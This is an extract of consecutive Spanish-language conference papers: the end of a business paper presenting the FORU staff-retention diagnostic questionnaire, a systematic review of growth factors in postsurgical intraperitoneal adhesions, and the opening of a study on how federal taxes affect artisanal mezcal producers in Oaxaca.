


Figura 3. Gráfico de radar FORU

En la figura anterior se puede observar de manera visual presentada como dashboard un gráfico de radar el cual permitirá presentar los resultados de esta herramienta amigable para el empresario, lo cual le permitirá enfocarse en los planes de acción a corto y mediano plazo que le ayuden a cumplir sus objetivos estratégicos.

El objetivo de implementar este diseño en las empresas es tener una herramienta de diagnóstico que permita desarrollar de manera eficiente la retención del personal para lograr objetivos de utilidad monitoreando los planes que se realizan para cumplir con la fidelización del cliente.

### Comentarios Finales

En este apartado se presentará el resumen de los resultados, las conclusiones principales y las recomendaciones que ayudaran al desarrollo del pensamiento crítico de quienes lean este artículo permitiendo así dimensionar la herramienta para su futura aplicación.

#### Resumen de resultados

En este trabajo investigativo se obtuvo una herramienta de diagnóstico que mediante una encuesta permite entregar resultados para la toma de decisiones en sus tres niveles, estratégico, táctico y operativo, iniciando cambios para la planeación estratégica logrando un diferenciador ante la competencia.

#### Conclusiones

Los resultados demuestran la necesidad de implementar herramientas que eviten la rotación del personal, permitiendo su fidelización y reflejándola a los clientes externos, para mejorar el reconocimiento y aumentar el margen de utilidad en un menor tiempo.

El no reconocer en tiempo y forma las necesidades de los colaboradores internos puede generar hoy en día una desventaja, siendo preocupante ya que el grado de respuesta por parte directiva en ocasiones puede ser nula al no tener contemplado factores que hacen sentir al trabajador como parte de una familia.

#### Recomendaciones

Los investigadores interesados en continuar nuestra investigación podrían concentrarse en la aplicación de esta herramienta y entrega de resultados aplicados. Podríamos sugerir que hay un abundante campo todavía por explorarse en lo que se refiere a su aplicación en los distintos sectores ya que el comportamiento podrá variar significativamente.

### Referencias

- Apaolaza, V., Forcada, F. y Hartmann, P. (2002). El efecto del posicionamiento en la lealtad del cliente: Un análisis empírico para el caso de Iberdrola. Cuadernos de Gestión, 2(2). Recuperado de <http://www.ehu.es/cuadernosdegestion/documentos/225.pdf>
- Bozal, M. G. (2005). Escala mixta Likert-Thurstone. *ANDULI, Revista Andaluza de Ciencias Sociales*, (5), 81-95
- Duarte, F. Q. Relación Existente entre los Elementos de la Cadena Servicio-Utilidad para Pequeñas Empresas en el Estado de Tabasco-Edición Única.
- Feria Cruz, Maribel (2005). Redes interinstitucionales. La construcción de un sistema de innovación en Aguascalientes, México, Universidad Autónoma de Aguascalientes.
- González Merino, M. (2015). Selección de personal: buscando al mejor candidato. México: Alfaomega.
- González, R. (2005). Creando valor con la gente. México: Norma.
- KOTLER, P.; CÁMARA, D.; GRANDE, I.; CRUZ, I. (2000): Dirección de marketing. Ed. Prentice Hall. Madrid.
- Porter, M. (1995). Ventaja Competitiva. México: Compañía Editorial Continental, Décima primera reimpression
- Porter, M. (2008). The Five Competitive Forces that Shape Strategy. *Harvard Business Review*. 35, 1-10
- ORTEGA, E.; RECIO, M. (1997): «Fidelización de clientes y marketing de relaciones». Investigación y Marketing AEDEMO, n.º 57. Diciembre, pp. 33-40.
- Ortiz Cancino, J., Rendón Morales, M., & Atehortúa Ramírez, J. (2012). Score de competencias: cómo transformar el modelo de competencias de su empresa en un sistema de "Score" asociado a los proceso clave de su negocio. Madrid: Palibrio.
- Ramírez, D. y Cabello, M. (1997). Empresas Competitivas. México. Editorial McGraw Hill
- Steiner, G. (2007). Planeación estratégica lo que todo director debe saber. México. Grupo editorial patria. Trigésima cuarta reimpression.
- Tanner R. "Cambio organizacional: 8 razones por las cuales la gente se resiste al cambio" consulta realizada el 04 de marzo de 2012 recuperado de: <http://www.losrecursoshumanos.com/contenidos/7822-cambio-organizacional-8-razones-por-las-cuales-la-gente-se-resiste-al-cambio.html>

### Notas Biográficas

El **Mtro. David Pérez Gómez** es Profesor investigador de ingeniería industrial, de negocios y administración en la Universidad Tecnológica de México (UNITEC) y en la Universidad Latinoamericana (ULA). Su maestría es en ingeniería Industrial y de sistemas por el Instituto Tecnológico de Sonora. El maestro David Perez es director en la consultoría de negocios ACDIE proporcionando consultoría en el área de planeación estratégica y cadena de suministro. Ha presentado más de 20 artículos y conferencias en congresos nacionales e internacionales [david\\_perezg@my.unitec.edu.mx](mailto:david_perezg@my.unitec.edu.mx)

EL **Lic. Agustín Ortiz Romero** es Profesor de ingeniería en administración en la Universidad tecnológica de Tláhuac III, CDMX, México. [agustinortizr@hotmail.com](mailto:agustinortizr@hotmail.com)

La **Lic. Xochitl Patricia Ortega Angulo** es directora general de empresa de desarrollo humano HIT, León Guanajuato, México [xochitlpoal@hotmail.com](mailto:xochitlpoal@hotmail.com)

### Apéndice

Cuestionario utilizado en la investigación

## Diagnóstico FORU

El siguiente formulario tiene como objetivo realizar un diagnóstico situación al de la presa para poder medir factores claves en la determinación de la ventaja competitiva en cuanto a su utilidad esperada.

Nombre de la empresa \*

Texto de respuesta corta

Puesto de encuestado \*

- Estratégico
- Táctico
- Operativo
- Otra...

Tamaño de la empresa \*

- Grande
- Mediana
- Pequeña
- Micro

Número de trabajadores \*

Texto de respuesta corta

Tipo de industria \*

Texto de respuesta corta

## FAMILIA

En este apartado se evaluará el % de integración de los trabajadores hacia la empresa como parte de una Familia

¿Sus trabajadores tienen libertades de horarios? \*

1 2 3 4 5 6 7 8 9 10  
No           Si

¿Sus trabajadores comúnmente se relacionan entre áreas? \*

1 2 3 4 5 6 7 8 9 10  
No           Si

¿Sus trabajadores tienen confianza y acercamiento con sus superiores? \*

1 2 3 4 5 6 7 8 9 10  
No           Si

¿Sus trabajadores tienen un ambiente laboral agradable? \*

1 2 3 4 5 6 7 8 9 10  
No           Si

¿Sus trabajadores laboran sólo el tiempo establecido? \*

1 2 3 4 5 6 7 8 9 10  
No           Si

## OCIO

En este apartado se evaluará el nivel de ocio existente de la empresa hacia los trabajadores.

¿Tienen actividades fuera del trabajo? \*

1 2 3 4 5 6 7 8 9 10  
No           Si

¿Manejan incentivos para sus trabajadores? \*

1 2 3 4 5 6 7 8 9 10  
No           Si

¿Manejan bonos para sus empleados? \*

1 2 3 4 5 6 7 8 9 10  
No           Si

¿Manejan cuponeras para sus trabajadores? \*

1 2 3 4 5 6 7 8 9 10  
No           Si

¿Manejan ayudas para las familias de sus empleados? \*

1 2 3 4 5 6 7 8 9 10  
No           Si

## RECONOCIMIENTO

En este apartado se designará el tipo de reconocimiento de la empresa

¿Describe la empresa en 3 palabras? \*

Texto de respuesta corta

¿Donde consumes por lo regular este producto o servicio? \*

Texto de respuesta corta

¿Cual es la relación que tiene con su cliente? \*

Texto de respuesta corta

¿Por que trabaja con este cliente? \*

Texto de respuesta larga

¿Que conoce de su competidor? \*

Texto de respuesta larga

# Revisión sobre factores de crecimiento y su papel en las adherencias intraperitoneales

M en PP Jairo Rasiel Pérez González<sup>1</sup>, Dr. en C. Mario Alberto Herrera Ramírez<sup>2</sup>, Dra. en C. María Luisa Mendoza Magaña<sup>3</sup>, MNC Robert de Mario Bonnet Lemus<sup>4</sup>, QFB Abraham Alberto Ramírez Mendoza<sup>5</sup>, Dr. en F. César Ricardo Cortez Álvarez<sup>6</sup>, Dr en C. Edgar Benjamín Figueroa Ochoa<sup>7</sup>.

**Resumen**—Las adherencias intraperitoneales (IA) se desarrollan como consecuencia del proceso de reparación en el peritoneo lesionado durante las cirugías. El objetivo fue realizar una revisión sistemática acerca del papel de los factores de crecimiento en la fibrogénesis y su repercusión en seres humanos. Se realizó una búsqueda de estudios publicados en la base de datos de PubMed usando como filtros el año 2010 hasta 2020 y estudios realizados en humanos aplicando los descriptores «growth factors» «abdominal» «adhesions». Se identificaron conceptos como la patología producida, el nombre del factor de crecimiento, el país de origen, autor y año. Se realizó una referencia cruzada manual y se revisaron 36 trabajos seleccionados relevantes, finalmente solo 18 estudios fueron considerados. La revisión muestra que las cirugías afectan tanto la integridad peritoneal como la actividad fisiológica. La inhibición de la inflamación y la modulación de la expresión de los factores de crecimiento puede ser un enfoque terapéutico potencial en la prevención y/o reducción del desarrollo de las AI. Esto justifica realizar estudios para modular la fibrogénesis y mejorar la calidad de vida postquirúrgica.

**Palabras clave**—Factores de Crecimiento (FC), Adherencias intraperitoneales (AI), Cirugía.

## Introducción

La fibrosis peritoneal es una alteración patológica de las membranas que recubren los órganos y estructuras peritoneales que ocurre en una variedad de afecciones principalmente en las adherencias intraperitoneales (AI) (Rossi *et al.*, 2018). Las IA se desarrollan como consecuencia del proceso de reparación en el peritoneo lesionado durante los procesos quirúrgicos. Las AI son conexiones de tejido conectivo cuyas características varían según la entidad y el tipo de lesión causada, su duración, así como la respuesta individual al trauma, y puede estar presente en dos o más órganos abdominales. Además, las AI son la complicación postquirúrgica más frecuente ya que de un 55 hasta el 100% de los pacientes desarrollarán esta patología (Rizzo *et al.*, 2010).

Las IA pueden formarse después de todo tipo de intervenciones quirúrgicas, independientemente del enfoque quirúrgico y ocurren con mayor incidencia en individuos obesos (Torres *et al.*, 2018), las adherencias intraabdominales postquirúrgicas pueden ser asintomáticas o causar morbilidad y mortalidad significativas, las adherencias graves, que inducen respuestas inmunitarias innatas y adaptativas dentro de la cavidad abdominal (Ohashi *et al.*, 2014). La cirugía laparoscópica a pesar de ser mínimamente invasiva provoca alteraciones en la integridad peritoneal causando acidosis local, debido que los procedimientos laparoscópicos introducen nuevas entidades en la cavidad lo cual afecta a la integridad peritoneal (Brokelman *et al.*, 2011). En la patogenia de la formación de adherencias están implicados tres procesos, la inhibición de los sistemas fibrinolítica que llevan a la degradación de la matriz extracelular, la inducción de una respuesta inflamatoria que implica el incremento en la síntesis de citocinas y del factor de crecimiento transformante  $\beta$  (TGF- $\beta$ ) y seguido por una mayor expresión del factor de crecimiento endotelial vascular (VEGF) inducido por la hipoxia tisular (Junga *et al.*, 2018). El TGF- $\beta$  es una citocina implicada en la angiogénesis y favorece producción de colágeno, fibronectina e integrinas, su expresión se incrementa desde las 2 hasta las 96 horas postoperatorias y por lo cual va a promover la

<sup>1</sup> Jairo Rasiel Pérez González. Maestro en Producción Pecuaria. Doctorante en Farmacología. Centro Universitario de Ciencias de la Salud. Universidad de Guadalajara. [jairo.pegonzlaez@alumnos.udg.mx](mailto:jairo.pegonzlaez@alumnos.udg.mx), autor corresponsal.

<sup>2</sup> Mario Alberto Ramírez Herrera, Doctor en Ciencias. Centro Universitario de Ciencias de la Salud. Universidad de Guadalajara. [amario@cucs.udg.mx](mailto:amario@cucs.udg.mx)

<sup>3</sup> María Luisa Mendoza Magaña, Doctor en Ciencias. Centro Universitario de Ciencias de la Salud. Universidad de Guadalajara. [mmendoza@cucs.udg.mx](mailto:mmendoza@cucs.udg.mx)

<sup>4</sup> Robert de Mario Bonnet Lemus. Maestro en Nutrición Clínica. Doctorante en Farmacología. Centro Universitario de Ciencias de la Salud. Universidad de Guadalajara. [robert.bonnet@alumnos.udg.mx](mailto:robert.bonnet@alumnos.udg.mx)

<sup>5</sup> Abraham Alberto Ramírez Mendoza. Químico Farmacobiólogo. Doctorante en Farmacología. Centro Universitario de Ciencias de la Salud. Universidad de Guadalajara. [abrahamalberto.ramirez@alumnos.udg.mx](mailto:abrahamalberto.ramirez@alumnos.udg.mx)

<sup>6</sup> Cesar Ricardo Cortez Álvarez. Doctor en Farmacología. Centro Universitario de Ciencias e Ingenierías. Universidad de Guadalajara. [cesar.cortez@academicos.udg.mx](mailto:cesar.cortez@academicos.udg.mx)

<sup>7</sup> Edgar Benjamín Figueroa Ochoa. Doctor en Ciencias. Centro Universitario de Ciencias e Ingenierías. Universidad de Guadalajara. [ing.edgar.figueroa@hotmail.com](mailto:ing.edgar.figueroa@hotmail.com)

secreción peritoneal de inhibidor del activador del plasminógeno tipo 1 (PAI-1) que es un inhibidor de la fibrinólisis (Torres *et al.*, 2018).

### Objetivos

Realizar una revisión sistemática acerca del papel de los factores de crecimiento en la fibrogénesis y su repercusión en seres humanos.

### Descripción del método

Se realizó una búsqueda de estudios publicados en la base de datos de PubMed desde el mes de enero del año 2010 hasta el mes de enero del año 2020. Se utilizaron los descriptores «growth factors», «abdominal», «adhesions» y «human». Se identificaron conceptos clave como el nombre del factor de crecimiento, sus vías de señalización, el año, el tipo de patología producida, y el país de origen.

### Resultados

Se encontraron un total de 36 estudios, de los cuales 17 cumplieron con los criterios de inclusión. En el cuadro 1 mostramos las patologías producidas por los factores de crecimiento en las AI con más alta prevalencia. En el cuadro 2 mostramos los reportes de adherencias abdominales referente a la presencia de factores de crecimiento.

Patología	Factor de crecimiento	País	Autor y año
Obstrucción intestinal parcial o completa.	Aumento de células VEGF positivas en la angiogénesis por condiciones hipóxicas.	Letonia	Junga, <i>et al.</i> , 2018
Endometriosis	Factor de crecimiento nervioso (NGF)	Alemania	Barcena de Arellanao, <i>et al.</i> , 2013
Endometriosis	El aumento del TGF- $\beta$ 1, aumento la adhesión de células endometriales al mesotelio con unión del endometrio al peritoneo.	Corea	Choi, <i>et al.</i> , 2018
Endometriosis	Niveles altos de expresión de TNF- $\alpha$ y VEGF	Corea	Yeo, <i>et al.</i> , 2013
Fibrosis peritoneal	Un inhibidor de histona deacetilasa 1-3, promovió la regulación negativa de TGF- $\beta$ 1 y TGF- $\beta$ R1.	Italia	Rossi, <i>et al.</i> , 2018
Adherencia intraperitoneal	Alto nivel de TGF- $\beta$ en pacientes obesos TGF- $\beta$ contra pacientes normopeso.	Polonia	Torres, <i>et al.</i> , 2018
Hernia	Síntesis de TGF- $\beta$ 2, aumentada durante la reparación de tejidos y fibrosis.	Italia	Muzio, <i>et al.</i> , 2016
Adherencia intraperitoneal	TGF $\beta$ 1 facilita la formación de adherencias al promover la transición mesotelial a mesenquimal (MMT)	Estados Unidos de Norteamérica	Jin, <i>et al.</i> , 2016
Adherencia intraperitoneal	VEGF como factor profibrótico en las células mesoteliales peritoneales humanas (HMC)	Alemania	Bellinget <i>et al.</i> , 2013

Adherencia intraperitoneal	Incremento en la expresión de TGFβ1 aumenta la adherogénesis asociada a la reducción del activador tisular de plasminógeno (tPA) y un aumento de la liberación de PAI-1.	Egipto	Atta, <i>et al.</i> , 2011
Adherencia intraperitoneal	VEGF cambia las vías fibrinolíticas debido a un aumento por cambios en el ritmo circadiano	Reino Unido	Sadek, <i>et al.</i> , 2011
Adherencia intraperitoneal	TGFβ1 aumenta la producción del inhibidor del PAI-1 y estimula la deposición de matriz extracelular.	Países Bajos	Brokelman, <i>et al.</i> , 2011

Cuadro 1. Patologías producidas por los factores de crecimiento con más alta prevalencia.

Tratamiento	Blanco terapéutico	País	Autor y año
El factor de crecimiento de hepatocitos recombinantes (HGF)	Interferon gamma (IFN-γ) y el PAI-1	Japón	Ohasi, <i>et al.</i> , 2014
Poli-L-lisina (PL) y poli-L-glutamato (PG)	El TGFβ1 y el PAI-1	Suecia	Åkerberg, <i>et al.</i> , 2013
Células mesoteliales peritoneales (PMC)	El HGF y el VEGF.	Japón	Kitamura, <i>et al.</i> , 2013
TGF-β1	Alta concentración de TGF- β1 promueve la transición de células mesoteliales a fenotipo fibroblástico.	Suecia	Falk, <i>et al.</i> , 2013
Anticuerpos	Anti-VEGFr redujo la adherogénesis	Países bajos	Brokelman, <i>et al.</i> , 2011

Cuadro 2. Tratamiento de adherencias abdominales y su blanco terapéutico.

### Discusión

La participación de los factores de crecimiento como mediadores clave para la reparación del tejido después una lesión, donde las células mesoteliales peritoneales humanas contribuyen a la síntesis intraperitoneal e incrementan la angiogénesis en la membrana peritoneal y provocan la proliferación endotelial. Los principales factores de crecimiento presentes en el peritoneo son el factor de crecimiento del tejido conectivo, el factor de crecimiento epidérmico, el factor de crecimiento endotelial vascular, el factor de crecimiento de fibroblastos y el factor de crecimiento derivado de plaquetas.

### Conclusión

Las AI en los estudios que se han generado en los últimos 10 años, muestran que a pesar de su alta prevalencia, el impacto de éstas en la calidad de vida puede estar subestimada. Por lo tanto, no se han estudiado los posibles recursos farmacológicos para evitar su generación en las etapas pre, trans, y postquirúrgicas. Esto sumado a una deficiente comprensión de los mecanismos fisiopatológicos responsables de las adherencias abdominales es aún incompleta. La regulación en la expresión de los factores de crecimiento puede ser un medio para modular el desarrollo de AI, así como la medición preoperatoria de los factores de crecimiento podrían servir como predictores de AI.

### Referencias

Åkerberg, D., Posaric-Bauden, M., Isaksson, K., Andersson, R., & Tingstedt, B. (2013). Prevention of Pleural Adhesions by Bioactive Polypeptides - A Pilot Study. *International Journal of Medical Sciences*, 10(12), 1720–1726. doi:10.7150/ijms.6651

- Brokelman, W. J. A., Lensvelt, M., Rinkes, I. H. M. B., Klinkenbijn, J. H. G., &Reijnen, M. M. P. J. (2010). Peritoneal changes due to laparoscopic surgery. *Surgical Endoscopy*, 25(1), 1–9. doi:10.1007/s00464-010-1139-2
- Atta, H. M. (2011). Prevention of peritoneal adhesions: A promising role for gene therapy. *World Journal of Gastroenterology*, 17(46), 5049. doi:10.3748/wjg.v17.i46.5049
- Barcena de Arellano, M. L., Arnold, J., Lang, H., Vercellino, G. F., Chiantera, V., Schneider, A., Mechsner, S. (2013). Evidence of neurotrophic events due to peritoneal endometriotic lesions. *Cytokine*, 62(2), 253–261. doi:10.1016/j.cyto.2013.03.003
- Belling, F., Ribeiro, A., Wörnle, M., Ladurner, R., Mussack, T., Sitter, T., & Sauter, M. (2013). PAR-1 Mediates the Thrombin-induced Mesothelial Cell Overproduction of VEGF and PAI-1. *The International Journal of Artificial Organs*, 36(2), 97–104. doi:10.5301/ijao.5000174
- Choi, H.-J., Chung, T.-W., Choi, H.-J., Han, J. H., Choi, J.-H., Kim, C.-H., & Ha, K.-T. (2018). Increased  $\alpha$ 2-6 sialylation of endometrial cells contributes to the development of endometriosis. *Experimental & Molecular Medicine*, 50(12). doi:10.1038/s12276-018-0167-1
- Falk, P., Angenete, E., Bergström, M. e Ivarsson, M.-L. (2013) TGF- $\beta$ 1 promotes transition of mesothelial cells into fibroblast phenotype in response to peritoneal injury in a cell culture model. *International Journal of Surgery*, 11(9), 977–982. doi:10.1016/j.ijssu.2013.06.005
- Jin, X., Ren, S., Macarak, E., Rosenbloom, J. (2016). Pathobiological mechanisms of peritoneal adhesions: The mesenchymal transition of rat peritoneal mesothelial cells induced by TGF- $\beta$ 1 and IL-6 requires activation of Erk1/2 and Smad2 linker región phosphorylation. *Matrix Biology*, 51, 55–64. doi:10.1016/j.matbio.2016.01.017
- Junga, A., Pilmane, M., Ābola, Z., &Volrāts, O. (2018). The Distribution of Vascular Endothelial Growth Factor (VEGF), Human Beta-Defensin-2 (HBD-2), and Hepatocyte Growth Factor (HGF) in Intra-Abdominal Adhesions in Children under One Year of Age. *The Scientific World Journal*, 2018, 1–7. doi:10.1155/2018/5953095
- Kitamura, S., Horimoto, N., Tsuji, K., Inoue, A., Takiue, K., Sugiyama, H., & Makino, H. (2013). The Selection of Peritoneal Mesothelial Cells Is Important for Cell Therapy to Prevent Peritoneal Fibrosis. *Tissue Engineering Part A*, 131203154812003. doi:10.1089/ten.tea.2013.0130
- Muzio, G., Perero, S., Miola, M., Oraldi, M., Ferraris, S., Vernè, E., Festa F., Canuto R., Festa V.,4 Ferraris, M. (2016). Biocompatibility versus peritoneal mesothelial cells of polypropylene prostheses for hernia repair, coated with a thin silica/silver layer. *Journal of Biomedical Materials Research Part B: Applied Biomaterials*, 105(6), 1586–1593. doi:10.1002/jbm.b.33697
- Ohashi, K., Yoshimoto, T., Kosaka, H., Hirano, T., Iimuro, Y., Nakanishi, K., & Fujimoto, J. (2014). Interferon  $\gamma$  and plasminogen activator inhibitor 1 regulate adhesión formation after partial hepatectomy. *British Journal of Surgery*, 101(4), 398–407. doi:10.1002/bjs.9405
- Rizzo, A., Spedicato, M., Mutinati, M., Minoia, G., Angioni, S., Jirillo, F., ... Sciorsci, R. L. (2010). Peritoneal adhesions in human and veterinary medicine: from pathogenesis to therapy. A review. *Immunopharmacology and Immunotoxicology*, 32(3), 481–494. doi:10.3109/08923970903524367
- Sadek, K., Macklon, N., Bruce, K., Cagampang, F., &Cheong, Y. (2011). Hypothesis: Role for the circadian clock system and sleep in the pathogenesis of adhesions and chronic pelvic pain? *Medical Hypotheses*, 76(3), 453–456. doi:10.1016/j.mehy.2010.11.020
- Torres, K., Pietrzyk, Ł., Plewa, Z., Załuska-Patel, K., Majewski, M., Radzikowska, E., & Torres, A. (2018). TGF- $\beta$  and inflammatory blood markers in prediction of intraperitoneal adhesions. *Advances in Medical Sciences*, 63(2), 220–223. doi:10.1016/j.advms.2017.11.006
- Rossi, L., Battistelli, C., de Turris, V., Noce, V., Zwergel, C., Valente, S., ... Strippoli, R. (2018). HDAC1 inhibition by MS-275 in mesothelial cells limits cellular invasion and promotes MMT reversal. *Scientific Reports*, 8(1). doi:10.1038/s41598-018-26319-2
- Yeo, S. G., Won, Y. S., Lee, H. Y., Kim, Y. I., Lee, J.-W., & Park, D. C. (2013). Increased Expression of Pattern Recognition Receptors and Nitric Oxide Synthase in Patients with Endometriosis. *International Journal of Medical Sciences*, 10(9), 1199–1208. doi:10.7150/ijms.5169



# EFFECTO NEGATIVO DE LOS IMPUESTOS FEDERALES EN LA PRODUCCIÓN DEL MEZCAL ARTESANAL

Samanta Yuliana Pérez Ignacio, Dr. Rafael Alberto Durán Gómez y Dr. Rodolfo Téllez Cuevas

**Resumen**—En el presente artículo se realizó una amplia investigación del mercado mezcalero con la finalidad de examina el impacto que implica para los productores artesanales del mezcal oaxaqueño los elevados impuestos federales. Con ello se pretende analizar las consecuencias que ha traído al sector, desde el enfoque internacional y a partir de allí se logra obtener una conclusión con posible solución y/o recomendación dentro del trabajo.

**Palabras clave**—Mezcal, Proveedores, Artesanos, Industrias, Impuestos, Empresas, Comercialización.

## Introducción

Si bien el Mezcal era una bebida poco reconocida y muy barata, el “boom” en el que vive actualmente logro posicionarlo entre una de la bebida más cara y demandadas tanto a nivel nacional como internacional.

El Mezcal obtuvo Denominación de Origen, los Estados integrados son: Oaxaca, Durango, San Luis Potosí, Guerrero, Zacatecas, los municipios San Felipe y San Luis de la Paz (Guanajuato), Tamaulipas, Michoacán y recientemente Puebla. De los cuales se analiza el Estado de Oaxaca que se localiza en la Región Suroeste de México. Las tierras y clima del Estado favorecen la siembra y cosecha de diversas especies de agave, lo que hace de Oaxaca el principal productor y comercializador de Mezcal, en él se concentran la mayor parte de productores mezcaleros (artesanos e industriales), alcanzando presencia del 92.3 por ciento a nivel nacional.

La importancia del mezcal radica en ser un motor de desarrollo económico en comunidades rurales oaxaqueñas, pues la mayor producción del mezcal se origina en zonas marginadas. El sector da oportunidad de crecimiento para todos aquellos proveedores. Sin embargo, se ve amenazado debido a la constante lucha contra las inexplicables tasas impositivas mexicanas.

El objetivo general del artículo es analizar el impacto que ha traído la alta carga tributaria al sector mezcalero, en el Estado de Oaxaca. Se utilizo el método exploratorio y se analizó el mercado en un periodo de 7 años (2011 al 2018), lo que permitió llegar a la conclusión de que los altos impuestos han castigado tanto al sector que ahora el mercado internacional es la visión y objetivo meta de muchos proveedores, lo que ha provocado el desplazamiento del mercado nacional y los proveedores artesanales. Si bien para muchas empresas industriales, incorporarse al mercado internacional fue una solución, para otras, el sector informal, sobre todo para los proveedores artesanales que no cuenta con una economía sustentable.

## Descripción del Método

### *Estudio exploratorio*

El presente estudio fue exploratorio abarcando el periodo 2011 a 2018, cuyo lugar de estudio es el Estado de Oaxaca; se tomaron en cuenta a los proveedores (industriales y artesanos), teniendo como variable a las cargas tributarias (impuestos federales). En el caso de la información de campo, se empleó la recolección de datos que fueron producto de la consulta de fuentes oficiales, gráficas y tablas.

### **Mezcal**

De acuerdo con la NOM-070-SFCI-2016 el Mezcal es una bebida 100% mexicana, “obtenida por destilación de jugos fermentados con microorganismos espontáneos o cultivados, extraídos de cabezas maduras de magueyes o agaves cocidos, cosechados en el territorio comprendido por la Resolución” (NOM-070-SFCI-2016, 2016).

Si bien los recipientes empleados para la fermentación, la destilación y el reposo, vanean dependiendo de cada cultura y tradición. La NOM-070-SFCI-2016, establece que para lograr comercializar Mezcal de alta calidad y bajo los estándares, el proceso debe constar con cuatro fases fundamentales: Cocción, Trituración, Fermentación y Destilación. Las cuatro etapas deben cumplirse en su totalidad para que su destilado de maguey pueda llamarse mezcal. De tras de cada producción existe un maestro mezcalero, maestro que evalúa y controla la calidad de los mezcales, en la actualidad existen 950 maestro que se encuentran certificados.

*Denominación de Origen.*

México se vio a la necesidad de proteger el Mezcal pues sus características únicas sitúan al mezcal como bebida patrimonio cultural de la nacional, por ello, en el año 1994 obtuvo la Denominación de Origen ante la Organización Mundial de la Propiedad Intelectual.

Con la finalidad de proteger, salvaguardar y apoyar la Denominación de Origen, en el año 2017 entro en vigor la norma reguladora del Mezcal NOM-070-SFCI-2016 “Bebidas alcohólicas Mezcal Especificaciones”, publicada en el Diario Oficial de la Federación y para el año 1997 se creó el Consejo Mexicano Regulador de la Calidad de Mezcal, A.C (COMERCAM, por sus siglas) o Consejo Regulador del Mezcal (CRM, por sus siglas) el cual se encarga de vigilar el cumplimiento de la NOM-070-SFCI-2016.

*Distribución de agave en México.*

A nivel mundial existen más de 200 especies de agave que se distribuyen desde Estados Unidos hasta Colombia y Venezuela. Gracias al clima y ubicación geográfica, en México se concentran 150 especies de ellas, lo que representa el 75% del total de especies a nivel mundial. El agave es muy frecuente en zonas áridas y semiáridas, pero su existencia disminuye en zonas húmedas y cálidas, por lo tanto, la Sierra Madre Occidental, Altiplano mexicano, península de Baja California y Sierra Madre Oriental se ven enriquecidas de agave.

Oaxaca, ubicado en la Región Suroeste de México. Se posiciona en el tercer Estado más Pobre de México, según con el último informe de la Secretaria de Desarrollo Social (Sedesol, por sus siglas,2020) el 66.4% de la población viven en la pobreza extrema. Pese a la gran marginación económica en la que vive, sus tierras se ven colmadas de biodiversidad, pues sus características agroclimáticas permiten sembrar, cosechar y/o hallar diversas frutas, verduras, plantas, etc., por lo cual es Estado sobrevive de la actividad primaria. Es por ello que el mayor porcentaje de agave se concentran en sus tierras, del 75% con el que cuenta México, en Oaxaca se concentra el 23% y de los 3,500 magueyeros que se encuentran en el país 80% son de Oaxaca. Esto posiciona a Oaxaca como el principal productor y comercializador de Mezcal.

Como se muestran en la figura 1. Producción de Mezcal por Estado. Oaxaca desde el año 2011 al 2018 a sume el liderazgo en los mercados nacionales teniendo presencia con el 92.3%, cierre del 2018.

ESTADO	2011	2012	2013	2014	2015	2016	2017	2018
Oaxaca	77.4%	93.0%	99.4%	93.7%	97.3%	83.5%	87.0%	92.3%
Durango	0.0%	0.6%	0.0%	0.4%	0.5%	1.6%	1.8%	2.0%
Guerrero	0.3%	1.6%	0.4%	0.9%	1.1%	3.5%	2.5%	1.8%
Michoacán	-	0.0%	0.0%	0.5%	0.2%	0.8%	0.6%	1.5%
Puebla	-	.	.	.	.	0.1%	3.5%	1.5%
San Luis Potosí	0.0%	0.0%	0.0%	0.0%	0.2%	0.7%	1.3%	0.7%
Zacatecas	22.2%	4.5%	0.1%	4.4%	0.5%	9.3%	2.8%	0.1%
Guanajuato	0.0%	0.2%	0.1%	0.0%	0.2%	0.5%	0.4%	0.1%
Tamaulipas	0.0%	0.0%	0.0%	0.0%	0.0%	0.0%	0.1%	0.0%
TOTAL	100%	100%	100%	100%	100%	100%	100%	100%

Figura 1. Producción de Mezcal por Estado. Fuente. Elaboración propia con datos del Informe Estadístico 2018 del Consejo Regulador del Mezcal. Disponible en:

[http://www.crm.org.mx/PDF/INF\\_ACTIVIDADES/INFORME2018.pdf](http://www.crm.org.mx/PDF/INF_ACTIVIDADES/INFORME2018.pdf)

La calidad del mezcal oaxaqueño es reconocida a nivel nacional e internacional por su proceso artesanal y su embotellamiento de origen, características que lo sitúan por encima del tequila; si bien ambas bebidas comparten la materia prima y el proceso de elaboración es similar, los compuestos químicos se presentan con mayor intensidad en el Mezcal, lo que permite que el Mezcal sea clasificada con una bebida espirituosa de mayor concentración y calidad.

### Mercado Mezcalero y su Comercio

Gracias a su éxito, el destilado va en incremento retribuyendo no solamente económicamente sino también social y cultural, la producción ha fomentado el regreso de muchos migrantes. Las familias mezcaleras están orgullosas de su tradición, impulsando a las nuevas generaciones para emprender.

Como se puede observar en la figura 2. Producción del mezcal por año, dentro del periodo de 7 años (2011-2018). La producción de mezcal ha tenido una tendencia alcista al presentar un crecimiento del más de 500%, manteniendo el incremento que alcanzó a partir del 2014. En el 2018 la producción cerró con más de 5 millones de litros. En la actualidad, el mezcal perdura gracias a su éxito.

